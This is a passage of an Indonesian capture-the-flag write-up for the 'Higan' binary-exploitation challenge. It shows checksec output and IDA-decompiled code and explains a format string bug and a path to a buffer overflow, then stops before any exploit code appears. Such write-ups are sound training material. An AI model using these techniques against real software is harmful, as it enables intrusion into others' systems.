WRITEUP FINAL INTERFEST 2024

k.eii

itoid


FlaB

SNI - FLAKEITO

Part of

SNI


CYBERSECURITY TEAM



FlaB 23/11/2024 10:16

kebanyakan guessing, ccd (edited)

Penyisihan hanya duo (KEITO), FlaB tidak mood



FlaB Today at 09:59


Sori engga ngikut dulu, ada kerkel

Speedrun pbl

Final juga ternyata duo, FlaB sibuk

Tapi tidak masalah


After Event:



a cute little birb Today at 15:24


~~5 jam ga ngapa2in~~

5 jam ngexor (edited)



k3ng Today at 15:25

~~5 jam mainan exiftool~~



frennn Today at 15:05

osint nya ..


a cute little birb Today at 15:06

osintnya asik

DAFTAR ISI

Binary Exploitation

Binary Exploitaiton/Higan




Higan

988

Under the cloak of night, Higan, the unmatched ninja, had silenced the council's defenses with ruthless efficiency. Now, in the heart of the fortress, two ancient doors loomed before him, etched with eerie symbols that flickered with a dark energy.


Author: owankanobae & scorch

`nc 188.166.215.13 24234`




```
 itoid   /binary/Higan
>>>
>>> file higanv2; checksec --file=higanv2
higanv2: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked,
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPAT
Full RELRO      No canary found   NX enabled    No PIE          No RPATH   No RUN
 itoid   /binary/Higan
>>>
>>>
```

Diberikan libc (Standard C Library) dan ELF 64-bit yang mempunyai unwritable Global Offset Table, Unexecutable Stack, dan tidak mempunyai mitigasi terhadap canary. ELF ini bukan merukapakan Position Independent Executable (PIE) sehingga tidak ada ASLR (Address Space Layout Randomization) pada program.




```
>>> file higanv2
higanv2: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interp
reter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=530f1cb4051066e09305524b95883fcb627493c
a, for GNU/Linux 3.2.0, stripped
 itoid   /binary/Higan
>>>
>>>
```

Dapat dilihat bahwa file ini stripped, sehingga functions name pada program ini tidak dapat dilihat (contoh: fungsi second_option berubah menjadi fungsi sub_401802). Mari kita decompile program ini dengan IDA dan kita lakukan analisis terhadap programnya




```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
  sub_4011C6(a1, a2, a3);
  sub_401A72();
  return 0LL;
}
```

Fungsi main program ini memanggil 2 fungsi, fungsi yang pertama untuk mensetup program di remote agar standard input, standard output, dan standard error menjadi unbuffered sehingga program dapat berinteraksi dengan user ketika user melakukan netcat di remote server




```
int sub_4011C6()
{
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(stdout, 0LL, 2, 0LL);
  return setvbuf(stderr, 0LL, 2, 0LL);
}
```

Fungsi kedua merupakan fungsi menu




```c
__int64 sub_401A72()
{
  __int64 result; // rax
  int v1; // [rsp+Ch] [rbp-4h] BYREF

  do
  {
    sub_401930();
    puts("[1]. Door 1.");
    puts("[2]. Door 2.");
    puts("[3]. Exit.");
    printf(">> ");
    __isoc99_scanf("%ld", &v1);
    getchar();
    if ( v1 == 3 )
    {
      puts(&s);
      printf("\x1B[1;33m");
      puts("[#] The game quits in 3 seconds.");
      puts("[#] ..1");
      sleep(1u);
      puts("[#] ..2");
      sleep(1u);
      puts("[#] ..3");
      sleep(1u);
      printf("\x1B[0m");
    }
    else if ( v1 <= 3 )
    {
      if ( v1 == 1 )
      {
        sub_40158E();
        exit(0);
      }
      if ( v1 == 2 )
      {
        sub_401802();
        goto LABEL_10;
      }
    }
    puts(&s);
    printf("\x1B[1;31m");
    puts("[+] Invalid Choice.");
    printf("\x1B[0m");
LABEL_10:
    result = (unsigned int)v1;
  }
  while ( v1 != 3 );
  return result;
}
```

Berikut merupakan tampilan programnya




```
 itoid   /binary/Higan
>>>
>>> ./higanv2

========================
|                      |
|       BEENINJA       |
|                      |
========================
[1]. Door 1.
[2]. Door 2.
[3]. Exit.
>> 
```

Pada opsi pertama, terdapat format string vulnerability karena fungsi printf tidak menggunakan format string specifier.




```
int sub_40158E()
{
  char s[76]; // [rsp+0h] [rbp-50h] BYREF
  int v2; // [rsp+4Ch] [rbp-4h]

  v2 = -889275714;
  puts(&::s);
  printf("\x1B[1;32m");
  puts("[+] You find another door sealed at the corner of the room!");
  puts("[+] Higan tried to break the seal with his ninjutsu..");
  printf("\x1B[0m");
  puts(&::s);
  printf("Ninjustu: ");
  fgets(s, 69, stdin);
  sub_401227(s);
  printf(s);
  puts(&::s);
  printf("\x1B[1;32m");
  puts("[+] The seal remains unbroken!");
  puts("[+] Higan is about to unleash his full power..");
  printf("\x1B[0m");
  puts(&::s);
  printf("Ninjutsu: ");
  fgets(s, 69, stdin);
  sub_401227(s);
  printf(s);
  puts(&::s);
  if ( v2 == -559038739 )
    sub_4014C3();
  printf("\x1B[1;31m");
  puts("[+] Mission failed!");
  puts("[+] Higan succumbed and perished at the council..");
  printf("\x1B[0m");
  puts(&::s);
  puts(&::s);
  printf("\x1B[1;33m");
  puts("[#] The game quits in 3 seconds.");
  puts("[#] ..1");
  sleep(1u);
  puts("[#] ..2");
  sleep(1u);
  puts("[#] ..3");
  sleep(1u);
  return printf("\x1B[0m");
}
```

Terdapat dua kali kesempatan bagi kita untuk menginput ninjutsu, kemudian program akan exit




```
  v2 = -889275714;
  puts(&::s);
  printf("\x1B[1;32m");
  puts("[+] You find another door sealed at the corner of the room!");
  puts("[+] Higan tried to break the seal with his ninjutsu..");
  printf("\x1B[0m");
  puts(&::s);
  printf("Ninjustu: ");
  fgets(s, 69, stdin);
  sub_401227(s);
  printf(s);
  puts(&::s);
  printf("\x1B[1;32m");
  puts("[+] The seal remains unbroken!");
  puts("[+] Higan is about to unleash his full power..");
  printf("\x1B[0m");
  puts(&::s);
  printf("Ninjutsu: ");
  fgets(s, 69, stdin);
  sub_401227(s);
  printf(s);
  puts(&::s);
  if ( v2 == -559038739 )
    sub_4014C3();
  printf("\x1B[1;31m");
  puts("[+] Mission failed!");
  puts("[+] Higan succumbed and perished at the council..");
```

Program akan mengecek jika kita bisa mengoverwrite value dari v2 yang semula -889275714 menjadi -559038739 dengan format string write (namun saya tidak menggunakan cara ini). Jika v2 bisa dioverwrite, program akan memanggil fungsi yang vulnerable terhadap buffer overflow




```
__int64 sub_4014C3()
{
